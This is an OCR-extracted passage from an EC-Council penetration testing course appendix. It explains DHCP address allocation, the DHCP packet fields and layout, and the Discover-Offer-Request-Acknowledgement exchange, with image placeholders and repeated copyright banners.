
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Application Layer Protocols

This section discusses about the fundamentals of Application layer protocols like DHCP, DNS, DNSSEC, HTTP, S-HTTP, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Dynamic Host Configuration Protocol (DHCP)

Every system should have an address to communicate with other devices in a network. Assigning IP address to the systems was performed manually before BOOTP and DHCP were created. The DHCP protocol belongs to the application layer of the OSI model and it assigns the IP address automatically. The DHCP allows both dynamic and static way of mapping the addresses to the systems compared to the static mapping by BOOTP.




Figure A.30: Dynamic Host Configuration Protocol (DHCP)

The DHCP protocol performs many function including the two main functions discussed below:

- Assigns addresses to the hosts or devices
- Defines a procedure that allows the clients to communicate with servers for configuration

The DHCP allocates the addresses in three ways such as, manual, dynamic, and automatic.

Manual allocation:

- The manual way of address allocation is performed by the network administrator.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- In manual allocation, the mapping the address in the table to the device which the administrator assigned to.
- The DHCP maintains a centralized space (DHCP address database) for keeping the track of information about devices and their assigned IP addresses.
- This reduces the burden on the network administrator from checking manually each device


Dynamic allocation:

- The DHCP dynamically assigns IP address to the devices for a particular period of time.
- For this type of allocation, the network administrator to create a set of IP addresses and then DHCP server dynamically assigns those addresses to the devices.
- The client can request the server for an IP address and then the DHCP server checks for the unallocated ones and assign it to that client.
- The advantages in using dynamic allocation are –
  - Process automation
  - Controlling the total process through a centralized mechanism
  - Reusing the previously allocated addresses

Automatic allocation:

- The IP addresses can be assigned permanently to the devices through automatic allocation process.
- This allocation is preferred by the DHCP server when there are more IP addresses available.
- This is another kind of dynamic allocation where the devices can use the assigned IP address permanently.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DHCP Packet Format

DHCP runs over UDP port 67 (connections to server) and 68 (connections to client). The DHCP packet carries a plenty of information in it. There are many fields in its packet which informs various details about the data inside it. The following are the list of fields available in a DHCP packet –

- **OpCode** – This field informs the operation type of the packet, whether it is a DHCP request or reply. The length of this field is 8-bits. In OP Code, 1 is used for request message and 2 for reply message.
- **Hardware Type** – This field defines the type of the hardware and its length is 8-bits (The hardware can be anything such an Ethernet, ATM, and so on). In hardware type
  - 1 = Ethernet
  - 2 = Experimental Ethernet
  - 3 = Amateur Radio AX.25
  - 4 = Proteon ProNET Token Ring
  - 5 = Chaos
  - 6 = IEEE 802 Networks, etc.
- **Hardware Length** – This field defines the length of the hardware such as 6 for Ethernet. The length of this field is 8-bits
- **Hops** – This 8-bits field defines the number hops a DHCP server is away
- **Transaction ID** – This 4-bytes filed contains a number used by both client and server while communication in the form of request and reply


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Seconds Elapsed** – This 16-bits filed provides the information about the number seconds since the client sent its first request for an IP address
- **Flags** – This 16-bits field defines the DHCP clients traffics (such as unicast, broadcast, and so on)
- **Client IP Address** – This 4-bytes filed contains the information about the client's IP address
- **Your IP Address** – This 4-bytes filed contains the information about the client's IP address which is set by the DHCP server in a reply to the client's request
- **Server IP Address** – This 4-bytes filed contains the information about the server IP address which is set by the DHCP server
- **Gateway IP Address** – This 4-bytes filed contains the information about the gateway (router) IP address
- **Client Hardware Address** – This field contains the information about the MAC address of the client. Even though, this field is not mentioned, the DHCP server can get the MAC address through request frame from the client
- **Server Host Name** – This 64-bytes field defines domain name (host name) of the DHCP server. This field is optional, so the server can fill it with its name or else with all 0's
- **Boot File** – This 128-bytes field defines the information about the boot file for the client. This field is optional, so the server can fill it with its name or else with all 0's
- **Options** – This 64-bytes filed provides additional information for more features.

Byte 0	Byte 1	Byte 2	Byte 3
OP Code (1)	Hardware Type (1)	Hardware Addr. Len. (1)	Hops (1)
Transaction Identifier			
Seconds (2)		Flags (2)	
Client IP Address (CIADDR) – 4 bytes			
Your IP Address (YIADDR) – 4 bytes			
Server IP Address (SIADDR) – 4 bytes			
Gateway IP Address (GIADDR) – 4 bytes			
Client Hardware Address (CHADDR) –16 bytes			
Server Name (SNAME) – 64 bytes			
Filename – 128 bytes			
DHCP Options – variable			

Figure A.31: DHCP Packet Format

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DHCP Packet Analysis

The DHCP assigns new or renew IP addresses by using four DHCP packets called, Discover, Offer, Request, and Acknowledgement. This is also called as the DORA process due to the involvement of the four types of DHCP packets. The figure below shows the DORA process:



Figure A.32: DHCP DORA Process

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.33: DHCP DORA Process captured using Wireshark

